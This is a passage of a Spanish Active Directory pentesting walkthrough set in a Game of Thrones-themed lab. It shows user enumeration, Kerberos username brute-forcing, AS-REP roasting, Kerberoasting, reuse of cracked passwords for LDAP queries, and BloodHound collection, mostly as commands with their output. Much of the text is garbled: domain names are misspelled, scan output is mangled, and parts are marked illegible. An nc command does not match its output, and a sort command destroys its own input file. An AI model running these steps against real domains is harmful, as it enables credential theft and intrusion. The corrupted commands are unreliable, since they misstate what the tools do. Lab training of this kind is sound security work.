Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_nbstat: NetBIOS name: BRAAVOS, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:6b:a8:36 (Oracle VirtualBox virtual NIC)
|_smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ms-sql-info:
|_ 192.168.56.23:1433:
|_ Version:
|_ name: Microsoft SQL Server 2019 RTM
|_ number: 15.00.2000.00
|_ Product: Microsoft SQL Server 2019
|_ Service pack level: RTM
|_ Post-SP patches applied: false
|_ TCP port: 1433
|_smb2-time:
|_ date: 2023-01-01T19:00:19
|_ start_date: 2023-01-01T18:15:11
|_smb-security-mode:
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```

Post-scan script results:

```
|_ 192.168.56.11 (winterfell.north.sevenkingdoms.local)
|_ 192.168.56.22 (castelblack.north.sevenkingdoms.local)
|_ 192.168.56.12 (essos.local)
|_ 192.168.56.10 (sevenkingdoms.local)
|_ 192.168.56.23 (braavos.essos.local)
```

Enumerar usuarios



Podemos listar los usuarios **anónimamente** utilizando smb y **crackmapexec**:

```
crackmapexec smb 192.168.56.11 --users
```

```

[crackmapexec smb 192.168.56.11 --user]
[*] Minion 30.8 built 27743 on (name:WINTHILL | desc:(no)verkingdoms.local | idling:True) (SMBv1Policy)
[*] Error enumerating domain users using dc to 192.168.56.11: NTLM never found/returned and a password
[*] Trying with SAMBA protocol
[*] Enumerated domain users(s):
north.stonkingdoms.local/arya.stark      Built-in account for guest access to the computer/domain
north.stonkingdoms.local/arya.stark     Arya Stark
north.stonkingdoms.local/sansa.stark     Sansa Stark
north.stonkingdoms.local/brandon.stark  Brandon Stark
north.stonkingdoms.local/rickon.stark    Rickon Stark
north.stonkingdoms.local/Jon.Jon       Jon Snow
north.stonkingdoms.local/samwell.tarly  Samwell Tarly (Password : Heartsbane)
north.stonkingdoms.local/jace.normont   Jace Mormont
north.stonkingdoms.local/sql_svc        sql service

```

Podemos ver como la **contraseña** de samwell.tarly se encuentra en la **descripción**, ¡grave fallo de seguridad!

samwell.tarly:Heartsbane

Otra manera de enumerar los usuarios puede ser utilizando **enum4linux**:

enum4linux 192.168.56.11

Utilizando **enum4linux** para enumerar usuarios obtendremos más información que con crackmapexec:

Listado de usuarios:

```

[crackmapexec smb 192.168.56.11]
index: 0x18a RID: 0x456 acb: 0x00000010 Account: arya.stark Name: (null) Desc: Arya Stark
index: 0x18b RID: 0x45b acb: 0x00000010 Account: brandon.stark Name: (null) Desc: Brandon Stark
index: 0x18c RID: 0x45c acb: 0x00000010 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x18d RID: 0x45d acb: 0x00000010 Account: Jonar Name: (null) Desc: Branakow Giant
index: 0x18e RID: 0x45e acb: 0x00000010 Account: jace.normont Name: (null) Desc: Jace Mormont
index: 0x18f RID: 0x45f acb: 0x00000010 Account: jon.stark Name: (null) Desc: Jon Snow
index: 0x190 RID: 0x460 acb: 0x00000010 Account: rickon.stark Name: (null) Desc: Rickon Stark
index: 0x191 RID: 0x461 acb: 0x00000010 Account: samwell.tarly Name: (null) Desc: Samwell Tarly (Password : Heartsbane)
index: 0x192 RID: 0x462 acb: 0x00000010 Account: sansa.stark Name: (null) Desc: Sansa Stark
index: 0x193 RID: 0x463 acb: 0x00000010 Account: sql_svc Name: (null) Desc: sql service

user: [Guest] rid:[0x18c]
user: [arya.stark] rid:[0x456]
user: [sansa.stark] rid:[0x45e]
user: [brandon.stark] rid:[0x45b]
user: [rickon.stark] rid:[0x45c]
user: [jace] rid:[0x45d]
user: [jon.snow] rid:[0x45f]
user: [samwell.tarly] rid:[0x461]
user: [jace.normont] rid:[0x45e]
user: [sql_svc] rid:[0x462]

```

Política de contraseñas:

```
*****(: Password Policy Information for 192.168.56.11 )*****

[+] Attaching to 192.168.56.11 using a NULL share
[+] Trying protocol 139/SMB...
    [!] Protocol failed: Cannot request session (Called Name:192.168.56.11)
[+] Trying protocol 445/SMB...
[+] Found domain(s):
    [+] NORTH
    [+] Bulltin
[+] Password Info for Domain: NORTH
    [+] Minimum password length: 5
    [+] Password history length: 24
    [+] Maximum password age: 255 days 23 hours 59 minutes
    [+] Password Complexity Flags: 000000
        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0
    [+] Minimum password age: 1 day 4 minutes
    [+] Reset Account Lockout Counter: 5 minutes
    [+] Locked Account Duration: 5 minutes
    [+] Account Lockout Threshold: 5
    [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5
```

Listado de miembros del grupo de dominios

```
[+] Getting domain group memberships:
Group: 'Stark' (RID: 1106) has member: NORTH\arya.stark
Group: 'Stark' (RID: 1106) has member: NORTH\edward.stark
Group: 'Stark' (RID: 1106) has member: NORTH\catelyn.stark
Group: 'Stark' (RID: 1106) has member: NORTH\robb.stark
Group: 'Stark' (RID: 1106) has member: NORTH\sansa.stark
Group: 'Stark' (RID: 1106) has member: NORTH\brandon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\rickon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\hodor
Group: 'Stark' (RID: 1106) has member: NORTH\jon.snow
Group: 'Night Watch' (RID: 1107) has member: NORTH\jon.snow
Group: 'Night Watch' (RID: 1107) has member: NORTH\samwell.tarly
Group: 'Night Watch' (RID: 1107) has member: NORTH\jeor.mormont
Group: 'Group Policy Creator Owners' (RID: 520) has member: NORTH\Administrator
Group: 'Domain Guests' (RID: 514) has member: NORTH\Guest
Group: 'Domain Computers' (RID: 515) has member: NORTH\CASTELBLACK$
Group: 'Domain Users' (RID: 513) has member: NORTH\Administrator
Group: 'Domain Users' (RID: 513) has member: NORTH\vagrant
Group: 'Domain Users' (RID: 513) has member: NORTH\krbtgt
Group: 'Domain Users' (RID: 513) has member: NORTH\SEVENKINGDOOMS$
Group: 'Domain Users' (RID: 513) has member: NORTH\arya.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\edward.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\catelyn.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\robb.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\sansa.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\brandon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\rickon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\hodor
Group: 'Domain Users' (RID: 513) has member: NORTH\jon.snow
Group: 'Domain Users' (RID: 513) has member: NORTH\samwell.tarly
Group: 'Domain Users' (RID: 513) has member: NORTH\jeor.mormont
Group: 'Domain Users' (RID: 513) has member: NORTH\sql_svc
Group: 'Mormont' (RID: 1108) has member: NORTH\jeor.mormont
```

Otra manera de enumerar los usuarios es con **rpc**, debido a que está el servicio de rpc activo:

```
rpcclient -U "NORTH\\" 192.168.56.11 -N
```

```
$ enumdomusers
```

```
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[arya.stark] rid:[0x456]
user:[sansa.stark] rid:[0x45a]
user:[brandon.stark] rid:[0x45b]
user:[rickon.stark] rid:[0x45c]
user:[hodor] rid:[0x45d]
user:[jon.snow] rid:[0x45e]
user:[samwell.tarly] rid:[0x45f]
user:[jeor.mormont] rid:[0x460]
user:[sql_svc] rid:[0x461]
rpcclient $>
```

```
$ enumdomgroups
```

```
rpcclient $> enumdomgroups
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x268]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[DnsUpdateProxy] rid:[0x44f]
group:[Stark] rid:[0x452]
group:[Night Watch] rid:[0x453]
group:[Mormont] rid:[0x454]
rpcclient $>
```

Podemos obtener también **todos los usuarios del** dominio utilizando rpc:

```
net rpc group members 'Domain Users' -W 'NORTH' -I '192.168.56.11' -U '%'
```

```
$net rpc group members 'Domain Users' -W 'NORTH' -I '192.168.56.11' -U '%'
NORTH\Administrator
NORTH\vagrant
NORTH\krbtgt
NORTH\SEVENKINGDOMS$
NORTH\arya.stark
NORTH\edward.stark
NORTH\catelyn.stark
NORTH\robb.stark
NORTH\sansa.stark
NORTH\brandon.stark
NORTH\rickon.stark
NORTH\hodor
NORTH\jon.snow
NORTH\samwell.tarly
NORTH\jeor.mormont
NORTH\sql svc
```

Enumerar usuarios por diccionario

Cuando las sesiones anónimas no están permitidas

En caso de no tener habilitadas las sesiones anónimas, podemos enumerar los usuarios utilizando un diccionario. En este caso, al conocer el contexto del objetivo (Juego de Tronos), podemos utilizar un listado de nombres pertenecientes a la serie:

Descargamos con curl y creamos el listado:

```
curl -s https://www.hbo.com/game-of-thrones/cast-and-crew | grep 'href="/game-of-thrones/cast-and-crew/' | grep -o 'aria-label="[^\"]*" | cut -d '"' -f 2 | awk '{if($2 == "") {print tolower($1)} else {print tolower($1) "." tolower($2);}}' > lista_got.txt
```

```

GNU nano 2.9.4
robert.baratheon
robert.baratheon
tyrion.lannister
tyrion.lannister
cersei.lannister
cersei.lannister
catelyn.stark
catelyn.stark
jaime.lannister
jaime.lannister
daenerys.targaryen
daenerys.targaryen
viserys.targaryen
viserys.targaryen
jon.snow
jon.snow
robb.stark
robb.stark
sansa.stark
sansa.stark
arya.stark
arya.stark
bran.stark
bran.stark
rickon.stark
rickon.stark
joffrey.baratheon
joffrey.baratheon
jorah.mormont
jorah.mormont

```

Ordenamos la lista y eliminamos duplicados:

```
cat lista_got.txt | sort | uniq > lista_got.txt
```

```

$cat lista_got.txt
alliser.thorne
archmaester.ebros
arya.stark
balon.grayjoy
barristan.samy
benjen.stark
beric.dondarrion
bran.stark
brienne.af
bronn
brother.ray
brynden.tully
catelyn.stark
cersei.lannister
daario.naharis
daenerys.targaryen
davas.seaworth
duran.martell
euron.grayjoy
gendry
gilly
grand.maester
grey.worm
high.priestess
high.sparrow
hodor
izembaro
jaime.lannister
joren.h'ghor
jorah.mormont
joffrey.baratheon
jon.snow
jorah.mormont

```

Ya tenemos nuestro listado de posibles usuarios. Usaremos esta lista de usuarios en **sevenkingsdoms.local**

```
nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-  
users.realm='sevenkingdoms.local',userdb=lista_got.txt" 192.168.56.10
```

[illegible]

Usamos la misma lista para **essos.local**:

```
nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-  
users.realm='essos.local',userdb=lista_got.txt" 192.168.56.12
```

```
-- $rmmap -p 80 -s https://www-users -s shurl.arg --kms www-users.remote --scan local --(override)late_get_tel' 192.168.56.12 -As
Starting Nmap 7.82 | https://nmap.org | at 2023-01-03 13:40 WET
Nmap scan report for www.local [192.168.56.12]
Host is up (0.0032s latency).

PORT      STATE SERVICE
80/tcp    open  httpd
|_ kms-www-users:
|_ Discovered Kerberos principals
|_   hewlett.targget@www.local
|_   hval.tragabercas.local
|_   joran.morant@www.local
|_   vinerys.targpyes@www.local
Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

Descubrimos nombres de usuario válidos por fuerza bruta consultando nombres de usuario probables contra un servicio Kerberos. Cuando se solicita un nombre de usuario no válido, el servidor responderá con el código de error de Kerberos **KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN**, lo que nos permitirá determinar que el nombre de usuario no es válido. Los nombres de usuario válidos licitarán el TGT en una respuesta **AS-REP** o el error **KRB5KDC_ERR_PREAUTH_REQUIRED**, lo que indica que el usuario debe realizar una autenticación previa.

Vamos a comprobarlo con:

```
crackmapexec smb -u khal.drogo -p horse -d essos.local 192.168.56.12 --users
```

[illegible]

Página 33 | 195

Acceso a recursos compartidos de invitados (smb share)



Se pueden listar **recursos SMB** compartidos utilizando **cme**:

```
crackmapexec smb 192.168.56.10-23 -u 'a' -p '' --shares
```



Encontramos **permisos de lectura y escritura** en algunos recursos compartidos anónimos en **CASTELBLACK** y **BRAAVOS**

Obteniendo contraseñas

Cuando tenemos usuarios, pero no tenemos credenciales, podemos realizar las técnicas que veremos a continuación:



ASREProast o AS-REP Roasting

El **ASREProast** es una técnica parecida a **Kerberoasting** que intenta crackear offline las contraseñas de los usuarios de servicio que tienen el atributo **DONT_REQUIRE_PREAUTH**, es decir, que no requieren pre-autenticación en kerberos.

Creamos un fichero (**usuarios.txt**) con los usuarios que encontramos en **north.sevenkingdoms.local**

```
sql_svc
jeor.mormont
samwell.tarly
jon.snow
hodor
rickon.stark
brandon.stark
sansa.stark
robb.stark
catelyn.stark
edward.stark
arya.stark
krbtgt
vagrant
Guest
Administrator
```

Con **GetNPUsers.py** de impacket vamos a verificar que usuarios son susceptibles a **ASREProast**

GetNPUsers.py north.sevenkingdoms.local/ -no-pass -usersfile usuarios.txt


```
[C:\Users\jrodriguez>] C:\Users\jrodriguez> GetNPUsers.py north.sevenkingdoms.local/ -no-pass -usersfile usuarios.txt
Impacket v0.9.15 (c) 2012-2015, Impacket - Copyright 2012 Portia

[+] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User brandon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User edward.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User krbtgt doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Hash de brandon.stark:

```
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:6424b701188e44e118c6bb0
5d34c03ab$a0d2279008c56f86e2bcb8c843e7b131862eb84c336012ec198e92625f847a975df8d82
11c54b0886cae21397abf34fef24e8789d82d36e562f9253f4625ca6ab68e0c687a4a5184e6a8bd82
05281c51bffa15aebabb2395659b62485aab8dec8fe9acf1285e90e7b7e222ba9bfdf6d03ed8e903
2ddb261747b0654acfc6fbb0f019c0b260c31324bcac7f9baa2238cd0b850970cb56fcad26353d78
436d901079168a9e26c90adbd1e3405ce080beb233c6df7dfac55b4ba5a680861038a42c130f00d
7efa66f72bc7ca3103c5f31c309bcc16df12e321714dc02187da9be86b3c0927355310c38fde7fb1c55a
79f7f8f206bac4647b357983f971ff3bf2207e1afebdbdb3c
```

```
name-that-hash -f ASREProast.txt
```

[illegible]

brandon.stark : iseedeadpeople

```
cme smb 192.168.56.11 -u brandon.startk -p iseedeadpeople
```



Listando usuarios



Ya que tenemos alguna credencial del AD, vamos a obtener un listado completo de usuarios utilizando otro script de impacket.

`GetADUsers.py -all north.sevenkingdoms.local/brandon.stark:iseedeadpeople`

```

$GetADUsers.py -all north.sevenkingdoms.local/brandon.stark:iseedeadpeople
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Querying north.sevenkingdoms.local for information about domain.
Name      Email      PasswordLastSet      LastLogon
-----
Administrator 2022-12-16 22:39:50 144019 2023-01-01 22:58:04 054343
Guest <never> <never>
veprant 2021-05-11 12:38:59 922520 2023-01-01 00:35:57 941138
krbtgt 2022-12-16 22:53:53 881279 <never>
arya.stark 2022-12-16 21:03:40 248004 <never>
eddard.stark 2023-01-01 22:57:26 724179 2023-01-01 23:37:23 272160
catelyn.stark 2023-01-01 22:57:38 878231 2023-01-01 16:41:07 269503
robb.stark 2023-01-01 22:57:34 424746 <never>
sansa.stark 2023-01-01 22:57:38 547717 2023-01-01 16:41:13 963522
brandon.stark 2023-01-01 22:57:42 205221 <never>
rickon.stark 2023-01-01 22:57:46 000566 2023-01-01 01:11:38 064350
noder 2023-01-01 22:57:49 006101 <never>
jon.snow 2023-01-01 22:57:53 479661 <never>
samwell.tarly 2023-01-01 22:57:57 416403 <never>
jeor.mormont 2023-01-01 22:58:01 118446 <never>
sql.ave 2023-01-01 22:58:04 004030 <never>
2023-01-01 22:58:08 132438 2023-01-01 12:23:16 911484

```

También podemos realizar diferentes **consultas** al **LDAP**, ya que tenemos credencial válida de **brandon.stark**, así que comenzamos extrayendo los usuarios de **north.sevenkingdoms.local**

```

ldapsearch -H ldap://192.168.56.11 -D "brandon.stark@north.sevenkingdoms.local" -w
iseedeadpeople -b 'DC=north,DC=sevenkingdoms,DC=local'
"(&(objectCategory=person)(objectClass=user))" |grep 'distinguishedName:'

```

```

$ ldapsearch -H ldap://192.168.56.11 -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople \
-b 'DC=north,DC=sevenkingdoms,DC=local' "([objectCategory=person])(objectClass=user)" | grep "distingui
shedName:"
distinguishedName: CN=Administrator,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=Guest,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=Vagrant,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=hrbtgt,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=SEVENKINGDOMS,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=arya.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=edward.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=catelyn.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=robb.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=tansa.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=brandon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=rickon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=hodor,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=jon.snow,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=samwell.tarly,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=jeor.mormont,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=sql_svc,CN=Users,DC=north,DC=sevenkingdoms,DC=local

```

Más información sobre las consultas a ldap:

<https://podalirius.net/en/articles/useful-ldap-queries-for-windows-active-directory-pentesting/>

Kerberoasting

La técnica Kerberoasting permite a los atacantes, haciéndose pasar por usuarios de dominio sin privilegios con atributos SPN preestablecidos, solicitar tickets TGS relacionados con el servicio de la memoria en un intento de descifrar los hashes NTLM asociados de las contraseñas de texto sin formato vinculadas a esa cuenta de servicio en particular.

Con **impacket**:

```

GetUserSPNs.py -request -dc-ip 192.168.56.11
north.sevenkingdoms.local/brandon.stark:iseedeadpeople -outputfile
kerberoasting.hashes

```

Volcaremos los **hashes** a un fichero **kerberoasting.hashes** que posteriormente podremos **crackear**

```

$ python3 GetUserSPNs.py -request -dc-ip 192.168.56.11 north.sevenkingdoms.local/brandon.stark:iseedeadpeople -outputfile
kerberoasting.hashes

```

Con **crackmapexec**:

```

cme ldap 192.168.56.11 -u brandon.stark -p 'iseedeadpeople' -d
north.sevenkingdoms.local --kerberoasting KERBEROASTING

```



```

$ sudo nc -u 'north.sevenkingdoms.local\jon.snow' -p '1350' -s '192.168.56.11' -v
- Connecting to host...
- Binding to host
- Bind OK
- Querying zone for records
- Found 8 records

```

Podemos ver los resultados volcados en **records.csv**

```

$ cat records.csv
type,name,value
A,winterfell,192.168.56.11
A,winterfell,10.0.2.15
A,DomainDnsZones,10.0.2.15
A,DomainDnsZones,192.168.56.11
?,castelblack,?
NS,@,winterfell.north.sevenkingdoms.local.
A,@,10.0.2.15
A,@,192.168.56.11

```

Bloodhound

Esta herramienta es una de las mejores para realizar pentesting en directorio activo, ya que nos muestra toda la información recopilada de manera gráfica.

Recopilaremos la información del dominio usando **BloodHound** y **SharpHound** (windows)

<https://github.com/fox-it/BloodHound.py>

Obtenemos la información de cada dominio usando **bloodhound ingestor**:

SEVENKINGDOMS.LOCAL

```

bloodhound-python --zip -c All -d sevenkingdoms.local -u
'hodor@north.sevenkingdoms.local' -p hodor -dc
KINGSLANDING.sevenkingdoms.local -ns 192.168.56.11


```

```

$ bloodhound-python --zip -c All -d sevenkingdoms.local -u 'hodor@north.sevenkingdoms.local' -p hodor -dc KINGSLANDING.sevenkingdoms.local -ns 192.168.56.11
INFO: Found AD domain: sevenkingdoms.local
INFO: Starting for test net
INFO: Connecting to LDAP server: KINGSLANDING.sevenkingdoms.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 1 computer
INFO: Connecting to LDAP server: KINGSLANDING.sevenkingdoms.local
INFO: Found 14 users
INFO: Found 10 groups
INFO: Found 2 apps
INFO: Found 19 containers
INFO: Found 2 trusts
INFO: Starting external enumeration with 10 servers
INFO: Starting computer: kingslanding.sevenkingdoms.local
INFO: Done 10/10/10
INFO: Connecting output into 20230110154-BloodHound.zip

```

Nos exportará un **.zip** que contiene la información del dominio en ficheros **.json**



```
bloodhound-python --zip -c All -d north.sevenkingdoms.local -u  
brandon.stark -p iseedeadpeople -dc winterfell.north.sevenkingdoms.local -  
ns 192.168.56.12
```




Debido a que no he podido extraer la información de este dominio utilizando bloodhound en linux, usaré RDP en NORTH para obtener la información a través de SHARPHOUND (bloodhound en windows),

```
kali@kali:~$ sudo xterm -u /w:300,300 -p:1knoothing /D:808TV /v:192.168.36.22 /cert-ignore /drive:test,/www/kali/pescargas
```

The screenshot displays a Kali Linux desktop environment. The desktop background is dark blue. On the left is a vertical sidebar with icons for 'Panel', 'Desktop personalization', and 'Favorites'. The main window area shows a terminal window titled 'Armitage - Nessus - The Elastic Response Agent' displaying a list of hosts and their IP addresses. A file explorer window is open in the foreground, showing the contents of a directory named 'Armitage'.

Ejecutamos sharphound:

```
.\sharphound.exe -d essos.local -c all --zipfilename bh_essos.zip
```



Ahora subimos los ficheros **.zip** con los datos **json** recolectados a **BloodHoundGUI**

```
./BloodHound
```



Ya podemos analizar la información del dominio en **BloodHoundGUI**



A través de las consultas predefinidas o realizando las nuestras propias, podemos sintetizar la información que queremos visualizar:

Más información sobre consultas para bloodhound:

<https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/>
<https://en.hackndo.com/bloodhound/>


Ver todos los dominios y equipos:

```
MATCH p = (d:Domain)-[r:Contains*1..]->(n:Computer) RETURN p
```



